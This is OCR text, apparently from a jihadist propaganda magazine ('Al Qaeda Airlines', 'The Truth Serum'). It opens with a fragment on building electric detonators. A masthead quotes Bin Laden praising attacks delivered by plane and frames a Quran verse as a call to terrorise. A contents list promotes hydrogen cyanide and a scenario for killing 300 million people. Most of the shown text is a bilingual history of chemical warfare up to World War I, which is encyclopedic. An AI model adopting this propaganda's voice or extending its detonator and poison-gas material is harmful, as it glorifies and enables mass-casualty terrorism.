Its components are the same as the regular detonator, except it has an electrical resistance made of a tungsten wire and two conductive wires that have the length of 2: 7 meters.
These detonators are used when there is an electrical source (a battery or something else).



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" The World Islamic Front for Jihad Against the Jews and Crusaders "


الجبهة الاسلامية العالمية لجهاد اليهود والصليبيين

(كتائب الفردوس الإعلامي)



بأقلام


Al Qaeda Airlines
القاعدة أيرلاينز (4)


لو أن رسائلنا تحملها الكلمات
لما حملناها بالطائرات
OSAMA
BIN LADEN
" If our messages had been able to reach you through words
we wouldn't have been delivering them through planes "


لا إله إلا الله
الله
رسول
محمد
مصل الحقيقة
THE TRUTH SERUM

في هذا العدد من المجلة

THE WAR GASES

حرب الغازات الكيميائية وخواصها الكيميائية والفيزيائية

HYDROGEN CYANIDE

غاز سيانيد الهيدروجين القاتل

HYDROGEN CYANIDE SCENARIO

سيناريو لعملية قتل اكثر من ٣٠٠ مليون في عشر دقائق

بسم الله الرحمن الرحيم

﴿وَأَعِدُّوا لَهُم مَّا ٱسْتَطَعْتُم مِّن قُوَّةٍ وَمِن رِّبَاطِ ٱلْخَيْلِ تُرْهِبُونَ بِهِۦ عَدُوَّ ٱللَّهِ وَعَدُوَّكُمْ وَءَاخَرِينَ مِن دُونِهِمْ لَا تَعْلَمُونَهُمُ ٱللَّهُ يَعْلَمُهُمْ ۚ وَمَا تُنفِقُوا۟ مِن شَىْءٍ فِى سَبِيلِ ٱللَّهِ يُوَفَّ إِلَيْكُمْ وَأَنتُمْ لَا تُظْلَمُونَ﴾

"And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allah and your enemy, and others besides whom, you may not know but whom Allah does know."

(سورة الأنفال 60)


THE WAR GASES
(حرب الغازات السامة)

(تاريخ الحرب الكيميائية والتهديد الحالي)

يعود تاريخ استخدام الاسلحة الكيمياوية في الاقل الى عام ٤٢٣ قبل الميلاد حينما استولى حلفاء إسبارطة في حرب شبه جزيرة بيلوبونيسيا على حصن استمات فيه اليونانيون بواسطة توجيه الدخان المنبعث من الفحم والكبريت والقار المشتعل خلال حزمة جوفاء الى داخل الحصن. وقد شهدت الصراعات الاخرى خلال القرون المتعاقبة استخدام الدخان واللهب، وإكتشف اليونانيون خلال القرن السابع بعد الميلاد، النار اليونانية ويُحتمل أن يكون مزيجاً من القلْفونية والكبريت والقار والنفتا والكلس ونترات البوتاسيوم. وقد طفا هذا المزيج على سطح المياه وكان فعالاً في العمليات البحرية على وجه التحديد .

وإستخدمت مدينة البندقية خلال القرنين الخامس عشر والسادس عشر سموم غير محددة في قذائف الهاون المجوفة المتفجرة وشحنت أوعية مسمومة لتسميم أبار ومحاصيل وحيوانات أعدائها .

HISTORY OF CHEMICAL WARFARE AND CURRENT THREAT

The use of chemical weapons dates from at least 423 B.C. when allies of Sparta in the Peloponnesian War took an Athenian-held fort by directing smoke from lighted coals, sulfur, and pitch through a hollowed-out beam into the fort. Other conflicts during the succeeding centuries saw the use of smoke and flame, and the Greeks, during the seventh century A.D., invented Greek fire, a combination probably of rosin, sulfur, pitch, naphtha, lime, and saltpeter.

This floated on water and was particularly effective in naval operations. During the fifteenth and sixteenth centuries, Venice employed unspecified poisons in hollow explosive mortar shells and sent poison chests to its enemy to poison wells, crops, and animals.

directing smoke from lighted coals, sulfur, and pitch through a hollowed-out beam into the fort.

الاسلوب القديم لتوجيه الدخان المنبعث من الفحم والكبريت والقار المشتعل خلال حزمة جوفاء الى داخل حصون العدو




Greek fire
النـار الاغريـقيـة


hollow explosive
mortar shells
شكل لقذيفة الهاون
المجوفة المتفجرة القديمة

وقد أحدثت ولادة الكيمياء اللاعضوية الحديثة خلال أواخر القرن الثامن عشر وأوائل القرن التاسع عشر وازدهار الكيمياء العضوية في ألمانيا خلال أواخر القرن التاسع عشر وأوائل القرن العشرين على حد سواء رغبة متجددة في استخدام المواد الكيمياوية كاسلحة عسكرية ومناقشة جريئة فيما يتعلق بأخلاقيات الحرب الكيمياوية . وقد رفضت الأميرالية البريطانية طلبا عام 1812 باستخدام السفن المحمّلة بالكبريت والمشتعلة كتمهيد لإنزال القوات البحرية في فرنسا واعتبرته " عملاً مناوئاً لقواعد الحرب ".
وأدانت وزارة الحرب البريطانية بعد مرور إثنين وأربعين عاماً بطريقة مماثلة إقتراح السيرلايون بلايفير باستخدام قذائف مملوءة بالسيانيد لكسر الحصار عن سيباستوبل إبّان حرب القرم ، محتجة بان استخدام السيانيد كان " فعلاً لا إنسانياً وعملاً شريراً كدس السموم في إمدادات مياه العدو "
{ وردّ السير لايون بالمثل قائلاً " ليس لهذا الاعتراض أي معنى. إذ يُعدُّ عملاً شرعياً في الحرب حينما يتم ملئ القذائف بالمعدن المنصهر وتُلقى على العدو حيث تُحدث أروع أشكال الموت. لماذا يُعتبر البخار السام الذي يقوم بقتل الناس بدون معاناة عملاً غير شرعي فهذا أمر لا استطيع إدراكه. ومع ذلك سيتم استخدام موضوع الكيمياء بدون شك في وقت ما للتقليل من معاناة المقاتلين }


The birth of modern inorganic chemistry during the late eighteenth and early nineteenth centuries and the flowering of organic chemistry in Germany during the late nineteenth and early twentieth centuries generated both a renewed interest in chemicals as military weapons and also a spirited debate concerning the ethics of chemical warfare.

The British admiralty rejected as, "against the rules of warfare," an 1812 request by Admiral Thomas Cochrane to use burning, sulfur-laden ships as a prelude to marine landings in France. Forty-two years later, the British War Office similarly condemned Sir Lyon Playfair's proposal to use cyanide-filled shells to break the siege of Sebastopol during the Crimean War, arguing that to use cyanide was "inhumane and as bad as poisoning the enemy's water supply." (Sir Lyon retorted, "There's no sense to this objection. It is considered a legitimate mode of warfare to fill shells with molten metal that scatters upon the enemy and produces the most frightful modes of death. Why a poisonous vapor that would kill men without suffering is to be considered illegitimate is incomprehensible to me. However, no doubt in time chemistry will be used to lessen the sufferings of combatants.")

وتضمنت مقترحات القرن التاسع عشر الأخرى التي لم تدخل حيز التنفيذ أبداً فكرة استخدام قذائف مليئة بالكلور ضد إتحاد (الولايات الإحدى عشرة) إبّان الحرب الأهلية الأمريكية واقتراح نابليون الثالث خلال الحرب الفرنسية البروسية بأن تُغمس الحِراب الفرنسية في سم السيانيد . وحاول مؤتمر بروكسل عام 1874 منع استخدام السموم في الحرب .وأخذت الوفود التي حضرت مؤتمرات لاهاي في عامي 1899 و 1907 بنظر الاعتبار معدل وفيات الحرب الكيمياوية بيد أنها لم يكن بمقدورها صياغة أكثر من مسودة قرار ضعيفة ومبهمة اللهجة ضد استخدام العناصر الكيمياوية في سوح الوغى وضد الملابسات الأساسية لهذا النقاش، نشبت الحرب العالمية الأولى وفي الأيام الأولى للحرب، استخدمت الوحدات الألمانية قاذفة اللهب المحمولة , وهو الاكتشاف الجديد الذي لم يعوّل عليه حتى ذلك الوقت، أما فرنسا حيث استخدمت الجندرمة بنجاح عوامل السيطرة على الشغب للحد من الحشود المدنية ، واستعملت كميات صغيرة من هذه العوامل في مناوشات طفيفة ضد الألمان .وعلى الرغم من أن عوامل السيطرة على الشغب هي أول عناصر كيمياوية استخدمت حديثاً في ساحة القتال، حيث أثبتت عدم فعاليتها بدرجة عالية، واستمر البحث للمزيد من عوامل السيطرة على الشغب خلال الحرب .

Other nineteenth-century proposals that were never put into practice included the idea of using chlorine-filled shells against the Confederacy during the American Civil War and the suggestion of Napoleon III during the Franco-Prussian War that French bayonets be dipped into cyanide. The Brussels Convention of 1874 attempted to prohibit the use of poisons in war. Delegates to the Hague Conventions in 1899 and 1907 considered the morality of chemical warfare but were unable to draft more than a weak and vaguely worded resolution against the use of chemicals on the battlefield.

Against the background of this debate, World War I began. Early in the war, German units used the new, but as yet unreliable invention, the portable flamethrower; and France, where gendarmes had successfully employed riot-control agents for civilian crowd control, used small quantities of these agents in minor skirmishes against the Germans. Riot-control agents, although the first chemicals used on a modern battlefield, proved largely ineffective, and the search for more effective riot-control agents continued throughout the war.

